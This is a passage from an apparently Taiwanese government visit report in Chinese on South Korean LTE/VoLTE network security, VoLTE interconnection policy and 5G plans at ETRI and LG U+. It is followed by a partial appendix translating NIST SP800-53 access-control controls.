


圖 4：共同準則基站檢測說明

2. Future Plans in 5G

國際電信聯盟（ITU）已公布下世代國際行動電信系統（International Mobile Telecommunication）IMT-2020 系統規格發展時間表，南韓也積極投入相關標準研究，擬定相關研究計畫與技術架構。針對 5G 標準的制定，ETRI 分享以下看法：

- 超寬頻行動服務 Enhanced Mobile Broadband：5G 應提供在 500km/hr 高速移動時應提供至少 1Gbps 的傳輸速度，低速則應滿足 10Gbps，因此建設超密度網路，提供使用者更多有關行動寬頻多媒體影音應用及服務的創新。
- 超可靠通訊 Ultra-high reliability / Low latency：新興服務諸如 AR/VR、車用、醫療及緊急服務警備或消防等公共安全應用需要即時傳送終端資訊，並即時反應，因此新網路元件的技術必須支援端到端時延縮短 5 倍，提供 1 毫秒低延遲服務。
- 多設備智慧互聯 Massive Internet of Things：提供大量物聯網服務以實現智慧家庭 Smart Home 及智慧城市 Smart City 的概念，包括智慧量錶與公用事業結合、汽車和交通運輸部門合作實現智慧交通和優化駕駛、行動金融服務和公共安全領域。在此背景需求下支持大規模同時接取，預估每平方公里將有

1 百萬 IoTs 連接 5G 網路。

在上述驅動因素下，5G 技術的特性包括大容量、大頻寬、大連結、低延遲及低功耗等需求，ETRI 預估 Enhanced MIMO、mmWave 採用、Mobile Hot-spot Network、網路切片（Network Slicing）、小細胞基站 (Small Cell)及 Mobile Edge Platform 都有機會引領 5G 核心技術進行開發，在 2018 年平昌冬季奧運上，韓國準備首先推出全球創新的 5G 通訊服務，以展示 5G 的技術示範。

3. Network Security Equipment and Demonstration

ETRI 實際展示其獨家開發之 TIPN 解決方案，佈建在 3G/4G 網路下，於 Trusted IP Agent 設備下載專屬 App 經使用者認證後，並確認為 Access/Service Gateway 存在的白名單內，用戶就可以接取相關通訊服務。其 Access/Service Gateway 在雲(伺服器)和端(用戶)建立加密的虛擬通道，結合加密(Encryption)、認證(Authentication)、密鑰管理(Key Management)、數位檢定(Digital Certification) 等安全標準，具有高度的保護能力。TIPN 的解決方案：針對不同用戶群組，開放不同權限，也就是能對使用者的特殊需要，作特殊功能的調配，如下圖所示。




圖 5： Trusted IP Network Diagram

4. VoLTE Interconnection Policies

南韓電信業者於 2012 年提出 VoLTE 互連需求，因此南韓政府主導組成「VoLTE Inter-working Technology Consultation Group」，由政府單位、ETRI、電信技術協會

TTA(Telecommunications Technology Association)及三大電信業者等組成工作小組討論，共花費兩年時間討論，從市場競爭評估、到相關政策制定，並花費一年時間制定技術標準，半年試行，於 2015 年下半年正式提供商業化服務。ETRI 特別邀請南韓負責制定標準之機構 TTA 及電信業者 LG U+與參訪團隊說明南韓 VoLTE 互連協商過程及相關應用服務。

圖 6： VoLTE 互連政策探討會後人員合影

南韓於互連協商期間，因技術上需統一標準，故於協商及業者轉換上花費較多時間，原先協商啟動時目標訂定 2013 年 6 月正式完成互連，但因技術標準之統一需較多時間，故於 2014 年才開始試行。在技術上之溝通主要範圍如下。

(1) 採受話網或發話網：最終採受話網路。

(2) Farly Session：共有 Forking、Early Session 與 Gateway 三種形式，LG U+原採用 Forking，KT 採用 Early Session，最終標準採用 Early Session，故此部分技術由 ETRI 協助開發輔導業者轉換。

(3) VoLTE 終端設備規格，2014 年訂定統一採用 UICC 之標準。

(4) 技術標準制定

工作小組中 TTA 主要負責制定共通技術規格標準，及 VoLTE 終端設備規格，此部分也是協商最重要也最困難之一環，過程中工作小組針對此議題兩周召開一次會議，2013 年於討論工作小組加入終端設備製造商一同討論，2014 年也訂定了終端設備之

標準。由 TTA 協助制定標準規範如下。

- ‘Specification of LTE Terminal for UICC (Universal Integrated Circuit Card) Portability between Mobile Operators’(2014/7 修訂)
- ‘VoLTE interworking specification between Korean MNOs’ (2013/10 制定)

(5) 互連架構

基於上述標準，南韓三大業者在 2014 年提出互連測試，係透過 IBCF IBCF(Interconnection Border Control Function)點對點方式進行互連，相互提供 VoLTE 語音通話服務，互連架構與 GAMA Interconnect Public Mobile Network VoLTE Deployment 相同。




圖 7： IMS LBO Routed Roaming Interworking – HPMN Routing[131]

(6) 2015 年正式商用化里程碑如下：

時間	執行工作
2015/5~2015/7	User device / network / charging test in commercial network
2015/7	Trial service(50 subscribers for each operator)
2015/8~2015/10	Migration of 55 million subscribers on a stage-by-stage basis

[131] GSMA, “VoLTE – RCS Roaming and Interconnection Guidelines Version 1.0”, 2015/5/19.

(7) 進行 VoLTE 商用互連後之相關政策討論

南韓政府於 VoLTE 商用互連正式啟動後，為使市場公平競爭，仍持續針對以下議題進行討論，未來也將制定相關政策。

- VoLTE 市場評估：2015 年針對競爭市場評估結果，將 2G/3G/VoLTE 視為同一競爭市場。另外原 m-VoIP 因品質較差，仍存在許多限制且付費方式不同，故將此服務定義為不同市場。
- 互連政策：因上述市場評估將 2G/3G/VoLTE 視為同一競爭市場，故互連政策與 2G/3G 相同。
- VoLTE 接續費：因 VoLTE 係以 IP 方式提供，建置成本較低，若採既有互連付費方式頗有爭議，所以目前討論將不採中間清算方式，最終決定 2G/3G 系統架構相近，故接續費收取方式相同，LTE 應依接入成本反應並調整相關費用，但尚未實施。在此部分之政府 MSIP 單位角色為制定接入費率，ETRI 協助費率計算並提供相關建議。

(8) 標準制定

在 VoLTE 業者的互連成本結算方式，雖然 LTE 的建設成本初比較高，但主管機關考慮 LTE 市場與 2G/3G 業務有一致性，因此採用相同的計算方式。由於南韓是最早實現 VoLTE 業者的互連，因此 TTA 決定將此經驗及標準向 ITU 提案做為 VoLTE 漫遊服務工作小組的選項。

(9) VoLTE Interconnection 展示

ETRI 特別邀請 LG U+ Kim Seong Soo 經理，現場實際展示 VoLTE over 4G 與 3G 的速度及 VoLTE Video Call 及通話者位置等加值功能。

圖 8： VoLTE demo 測試

5. 參觀 Exhibit Hall of ETRI

ETRI 於其展示廳介紹該機構相關應用開發，如數位影像模擬於電影人物特技上之模擬應用、互動數位教材及虛擬實境遊戲等。

（二）韓國電信業者 LG U+

此行拜訪 LG U+，由 Access Network 部門代表與參訪團隊介紹 LG U+於 4G LTE 成功之發展經驗，LTE 及 VoLTE 網路佈建架構，了解其技術架構演進及發展、VoLTE 及 Small Cell 之安全政策，以及未來 5G 之規劃，由電信業者 LG U+技術架構及實際經驗，值得本計畫於草擬管理方針之參考。

圖 9： LG U+介紹該公司 LTE 網路架構

1. LG U+用戶數及營收：年營收為 8.3 兆韓幣，用戶數為 2,040 萬。

2. LG U+ LTE Network Architecture

因 LG U+早期行動業務係提供 CDMA 服務，故其網路系統架構包含 LTE 及舊有 CDMA 系統，目前以發展 LTE 為主。

- Access：LG U+ LTE 採用 3Band CA 技術，可提供 300Mbps 以上速率，目前 LTE 已佈建 170,000 個基站。
- IP Transport：其後端傳輸主要使用乙太網路及光纖構建。
- 核心網路：包含 LTE EPC 及發展加值服務之 IP 多媒體子系統(IMS)，並同時存在舊有之 CDMA/EDVO 系統，其 EPC 包含 57 個系統，最大 Throughput 為 335Gps；IMS 最大收容為 1,700 萬 Sessions。




圖 10： LG U+ LTE Network Architecture

3. LG U+ LTE 發展歷程

LG U+於 LTE 發展前僅擁有一張 CDMA 執照，其用戶數遠遠落後其他兩家行動業者 SKT 與 KT，該公司於 2011 年起積極佈建 LTE 網路，用八個月時間完成第一家全國網路佈建的電信業者，於 2012 年 7 月正式提供 VoLTE 商用化服務，完成全世界第一個 100% LTE 服務的電信業者。

LG U+從 2013 年利用載波聚合(Carrier Aggregation, CA)技術，成功部署 LTE-A 網路，2014 年至 2015 年開始測試 3 Band CA，使上網速度得以提升至 300Mbps 以上。

圖 11：LG U+ LTE 服務發展歷程

4. 基站管理


LG U+目前於國內已架設 170,000 個基站，包含 Macro、Micro、Pico 及 Femto。Pico 主要建置在全國 Traffic 量較大或大型活動地點，屬非常設性質；Femto 則區分 Enterprise Femto 及 Home Femto，Enterprise Femto 主要建置在咖啡廳、KTV 及辦公大樓等，Home Femto 則以 Heavy User 為對象，架設在設定對象的附近。佈建方式有：

- 充分利用舊站升級改造，節省資源：採用雙頻天線共站建設，節省資源；LG U+建設初期，其利用原 CDMA 站址架設 LTE 基站，此部分之利用佔 LTE 850MHz 頻段基站之 80%，主要城市區域 CDMA 站間距離約 200 公尺左右。
- 採用高密度建設解決深度覆蓋不足問題：LGU+的網站密集區域平均站距約為 150~200 公尺，最近站距僅幾十米，近距離解決室內覆蓋問題。
- 採用超大傾角，控制超密社區覆蓋範圍，精準覆蓋：網站密度大，站高平均為 40 公尺，以高下傾斜控制覆蓋範圍，密集區域傾角達到 30 度左右。

圖 12：LG U+基站超大下傾角佈建

- 採用掛牆、燈桿站、共址安裝，提升覆蓋：LG U+利用不同方式佈建提升基站密集度，除採用掛牆、燈桿站、共址安裝等方式外，甚至利用大型基站空間資源安裝小基站，提升覆蓋率及品質。
- 採用集中式架構，及 CoMP 協調多點收發(Coordinated Multipoint Tx/Rx)技術，節省機房建設成本並降低干擾：採用集中式架構後，500 個遠端機房縮減至 150 個 BBU 集中機房，並採用 CoMP 技術降低小區間的干擾。(註:CoMP 協調多點收發：

係指多個基站間的協調，當一支手機進行電話撥打或上網，而該手機所處的位置是在兩個以上的基所共同覆蓋的區域，則基站之間會相互協調由誰服務該手機(稱為 Dynamic Cell Selection)；經協調後，未工作的基站可暫時降低發送功率，減少區域的重疊覆蓋(動態調整覆蓋面積、覆蓋邊界)，使真正提供服務的基站與手機間的干擾降低，以平順、快速完成傳輸)



- **圖 13：集中式架構**

- 基站共構機制：南韓政府早期為推動基站共構，設立韓國電波基地局，該機構原為政府轄下機構，目前為半官方單位，共構執行方式係由電波基地局選址，詢問三家電信業者是否一同進駐。

5. 後置迴路(Backhaul) Security

LG U+在建置 Macro、Micro Cell 及 Pico Cell 所採用的後端連接網路後置迴路(Backhaul)為以專線連接之封閉性網路，故無啟動 IPsec；針對 Femto、Small Cell 之微型基站，後端有兩種建置①Public 網路及②Private 網路，若為 Public 網路則一律會開啟 IPsec 功能進行防護，而在 Small Cell 建置架構上皆會設置 Security Gateway 進行管理。對於啟動 IPsec 影響網路承載量的問題，業者以透過增加後置迴路(Backhaul)頻寬方式解決。

6. VoLTE

(1) LG U+ VoLTE 發展歷程

LG U+以往經營 CDMA 網路，與其他兩家電信業者擁有 2G 及 3G 之網路架構不同，故於 LTE 商用化後積極發展 VoLTE 服務，取代其舊有 2G 語音網路，也因此成為全球第一個採用全 VoLTE 語音服務之電信業者。

(2) VoLTE Interconnection


LG U+於 2011 年 LTE 商用化開始，也同時積極推動 VoLTE 服務，但在推動之初，VoLTE 語音通話僅限網內用戶間，不同電信業者間無法互通，直到 2012 年南韓政府

成立 VoLTE Interconnection-working Technology Consultation Group，囊括政府研究機構、檢測機構及各電信業者與終端設備廠商(iPhone 於 2014 年 4 月也加入)，共同協商及討論 VoLTE 互連機制，於 2015 年 10 月三家電信業者正式啟動 VoLTE 互連，成為全球發展 VoLTE 商用化最成功之國家。

協商花費三年期間，LG U+分享互連協商之最關鍵因素為統一各家電信業者之 VoLTE 技術，因各家電信業者原 VoLTE 採用之技術規格不同，協商過程各自希望採用自家規格，最終由南韓政府指派 TTA 訂定標準(訂定於規範 TTA 1.0 中)，其中終端設備規定各家業者統一採用 UICC 規格，並要求終端設備商配合。

南韓 VoLTE 商用互連之成功，主要為政府介入訂定統一之技術規格，再加上電信業者與終端設備商之配合，各自負責網路系統修改及終端設備重新設計製造之成本，加速了商用化互連之完成。

- LG U+ VoLTE 互連技術發展歷程：2014 年 10 月南韓政府訂定 UICC 為各家電信業者終端設備通用之技術規格，各家電信業者花費近一年時間調整，再加上既有終端設備需協助同步配合開發，於 2015 年 10 月正式啟動 VoLTE 商用互連。



- **圖 14：LG U+ 說明 VoLTE 互連發展歷程**

- VoLTE 互連架構：南韓電信業者 VoLTE 間係以 IBCF(Interconnection Border Control Function)進行點對點之互連架構。




圖 15：南韓電信業者 VoLTE 互連架構

- VoLTE 互連費用：目前仍延續舊有互連收費機制，但隨著技術的演進，政府單位也在討論將推動互連費用採 Packet 方式計費，目前尚在協商階段。

(3) VoLTE Security

LG U+於 VoLTE 在 Signaling 的部分通過 IPsec，此部分為政府所要求，且遵循 TTA 於 2015 年 7 月所發佈之 2.0 標準，VoLTE Signaling 的部分需提供加密。




圖 16：VoLTE Transmission Flow[132]

[132] ERICSSON, “Voice and video calling over LTE”, 2014/9.

7. 參觀 LG U+ 5G 展示廳

LG U+人員帶參訪團隊參觀 LG U+ 5G 之網路規劃及願景。LG U+規劃 5G 速度需更快並滿足 IoT 需求，所以跨網技術需變更，既有網路架構是 Core Cloud，未來為減少終端 Latency，預計將採用 Edge Cloud。

- **圖 17：LG U+ 5G 展示廳**

五、心得建議

由本次參訪，使參訪團隊充分了解南韓政府之 LTE 網路安全政策及電信業者之 LTE 網路安全管理方式，南韓政府對於電信業者之 LTE 網路安全並無特別訂定相關規範，皆由電信業者自律方式管理並保障其網路之安全，以南韓之市場環境，電信業者對於消費者滿意度及輿論壓力非常重視，故對於 LTE 網路皆有一定之安全管理；經由此次參訪中，學習到，南韓政府對於影響到國家整體技術發展及業者間公平競爭的部分即會積極介入及輔導(如 VoLTE Interconnection)，以促進整體產業之發展。

（一）LTE 網路安全

1. 南韓政府 LTE 網路安全政策

(1) 南韓政府針對 LTE eNodeB 並無設定相關檢測規範，亦不會干涉電信業者使用之設備品牌，相關檢測交由電信業者自行負責。

(2) 南韓政府曾試圖希望設計檢測項了解華為 LTE eNodeB 之安全性，但最終為避

免貿易糾紛，僅就整體基站網路安全進行研究，但相關研究之檢測項目並未對外公開。

(3) 華為當初進入南韓市場，係以 CC EAL 4+認證取得電信業者及韓國政府之信任，除 Source Code 之檢測外，特別增加美國政府所質疑的後門程式檢測，並特別標示於 CC 檢測證書中。

(4) 與 LG U+交流中了解，電信業者相關之安全設置如 VoLTE Security 及 Small Cell Backhaul 設置 IPsec 加強傳輸安全等，主要為考量輿論壓力，政府並無強制。

(5) 南韓電信業者基站佈建密度極高，各電信業者皆為了 ETRI 網路頻寬量測速度評比及提高客戶滿意度積極佈建。

2. 電信業者 LTE 網路安全管理

(1) 電信業者依基站後端連接網路架構決定是否啟動 IPsec

- LG U+在 Macro、Micro Cell 及 Pico Cell 所採用的後置迴路(Backhaul)為專線連接之封閉性網路，故無啟動 IPsec。
- LG U+在 Small Cell 建置上皆設置 Security Gateway 管理，其架構上因某些 Small Cell 後置迴路(Backhaul)為 Public Network，基於安全性考量，啟動 IPsec 進行防護。
- 對於啟動 IPsec 影響網路承載量問題，LG U+表示係透過增加後置迴路(Backhaul)頻寬方式解決。

(2) VoLTE Security

- LG U+於 VoLTE 在 Signaling 的部分有啟動 IPSeC 進行防護，並遵循 TTA 2.0 標準(2015/7 訂定)，啟動加密機制。

（二）VoLTE Interconnection

- VoLTE 商業互連之成功，主要為南韓政府積極介入，訂定技術標準規範所促成，此部分同時需電信業及設備製造商一同配合。
- 以南韓經驗了解 VoLTE 商業互連協商過程，其技術統一為最關鍵之因素。

附錄三 NIST SP800-53 控制措施

家族：存取控制	AC-1 存取控制策略和步驟

控制措施：由組織發展、宣導、文件化：

- 一份具備目的、範圍、角色、職責和符合性的存取控制策略；
- 一份使存取控制策略與相關的存取控制更容易實現的程序；
- 週期性審查、更新存取控制策略與存取控制程序。

家族：存取控制	AC-2 帳戶管理

控制措施：由組織

- 落實資訊系統帳戶管理，包括建立、啟動和修改、審核、失效和刪除帳戶；
- 在[組織定義的時間]，檢視帳戶管理要求的符合性。

家族：存取控制	AC-3 進行存取控制（Access Enforcement ）

控制措施:依據適當的存取控制策略,資訊系統應進行存取資訊系統資源的核可授權。（以身分、角色、規則為基礎，對設備、文件、程序進行規劃）。

家族：存取控制	AC-4 進行資訊流控制（Information Flow Enforcement）

控制措施：依據適當的資訊流控制策略，資訊系統應進行系統間資訊流的核可授權。

家族：存取控制	AC-5 職責分工

控制措施：資訊系統透過分配存取授權將職責分工。

家族：存取控制	AC-6 最小權限

控制措施：依據組織任務與業務功能，由組織採取最小權限原則，允許使用者使用經授權的存取（或代表使用者程序）。

家族：存取控制	AC-7 失敗的登錄嘗試

控制措施：當使用者在[組織定義的時間]內連續無效的登錄嘗試[組織定義的次數]，資訊系統自動地[鎖定帳戶/節點]，直到由管理員解鎖。當超過不成功登錄嘗試的最大值時，依據鎖定帳戶/節點[組織定義的時間]，直到下一次[組織定義的延遲演算法]可登錄提示。

家族：存取控制	AC-8 系統使用提示

控制措施：在允許系統存取之前，資訊系統對使用者提供隱私與安全提示，包括：

- 使用者正在存取的美國政府資訊系統；
- 監控、記錄系統使用情形，並可接受稽核；
- 禁止未經授權使用系統，否則接受刑事和民事懲罰；
- 系統使用時顯示同意監控和記錄，提示資訊提供適當的保密與安全通知（基於保密與安全性原則），並保持在螢幕上，直到使用者採取明確的行動來登錄資訊系統。

家族：存取控制	AC-9 先前登錄的提示

控制措施：由資訊系統提示使用者，成功登錄、上次登錄的時間，上次登錄的地點、自上次成功登錄後不成功登錄的次數。

家族：存取控制	AC-10 並行會話（session）控制

控制措施：由資訊系統限制任何使用者的並行會話數量[組織定義的會話數量]。

家族：存取控制	AC-11 會話鎖定

控制措施：在組織定義的閒置時間後，資訊系統將鎖定超過閒置時間的會話來防止存取系統，直到使用者再次使用識別和認證程序重新建立存取。

家族：存取控制	AC-12 會話終止

控制措施：在[組織定義的時間]閒置後，資訊系統將自動終止會話。

家族：存取控制	AC-13 監督與審核－存取控制

該措施撤銷，併入 AC-2 與 AU-6。

家族：存取控制	AC-14 未經識別與認證的操作許可

控制措施:在資訊系統執行過程中,由組織識別、記錄未經識別或認證的使用者行為。

家族：存取控制	AC-15 自動識別

本條註銷，併入 MP-3。

家族：存取控制	AC-16 安全屬性

控制措施：資訊系統在儲存、處理和傳輸中識別適當的安全屬性資訊。

家族：存取控制	AC-17 遠端存取

控制措施：由組織

- 建立並文件化遠端存取的使用限制、配置/連線要求與實施準則；
- 授權、監督和控制所有對資訊系統的遠端存取。
- 遠端存取是指使用者（或資訊系統）透過外部非組織控制網路（例如網際網路）對組織資訊系統進行存取。遠端存取包括撥號、寬頻和無線網路。組織通常採用加密的虛擬專用網路（Virtual Private Networks, VPNs），以提高保密性和完整性的遠端連線，使用 VPN 需要適當的安全配置，例如保密性與完整性的適當加密技術。

家族：存取控制	AC-18 限制無線存取

控制措施：由組織對無線網路

- 建立使用限制和實施準則；
- 授權、監控無線網路對資訊系統的存取。相關的安全控制措施：AC-2, AC-3, AC-17, AC-19, CA-3, CA-7, CM-8, IA-2, IA-3, IA-8, PL-4, SI-4。

家族：存取控制	AC-19 可攜與行動裝置存取控制

控制措施：由組織

- 建立可攜和行動設備的使用限制和實施指南；
- 授權、監視和控制對資訊系統的設備存取；
- 考慮關閉不用的或不必要的 I/O 埠。

家族：存取控制	AC-20 使用外部資訊系統

控制措施：由組織建立授權使用者的條款與條件：

- 從外部資訊系統存取資訊系統；
- 使用外部資訊系統處理、儲存與/或傳輸組織所控制的資訊。

家族：存取控制	AC-21 資訊分享

控制措施：由組織

- 透過已授權使用者決定是否將存取權限分享給符合資訊存取限制的合作夥伴；
- 採用[組織定義的自動化機制手動程序]協助使用者完成資訊分享/協作決策。

家族：存取控制	AC-22 可公開存取的內容

控制措施：由組織

- 指定一位專員可以授權發佈資訊到可公開存取的資訊系統；
- 該專員應確保可公開存取的資訊中沒有非公開資訊；
- 發佈到可公開存取資訊系統前，應檢視欲發佈內容中沒有非公開資訊；
- 在[組織定義時間]，檢視可公開存取資訊，若發現非公開資訊，則予以刪除。

家族：存取控制	AC-23 資料採礦保護

控制措施：由組織採用[組織定義的資料採礦預防與偵測技術]保護[組織定義的資料儲存目標]，以充分檢測，同時避免被資料採礦。

家族：存取控制	AC-24 參照監視控制

控制措施：資訊系統應實施參照監視，預防[組織定義的存取控制策略]遭受篡改，可以持續運行分析與測試，保證完整性。

家族：安全意識與培訓	AT-1 安全意識和培訓的策略與步驟

控制措施：組織發展、分佈與週期性的審核/更新：

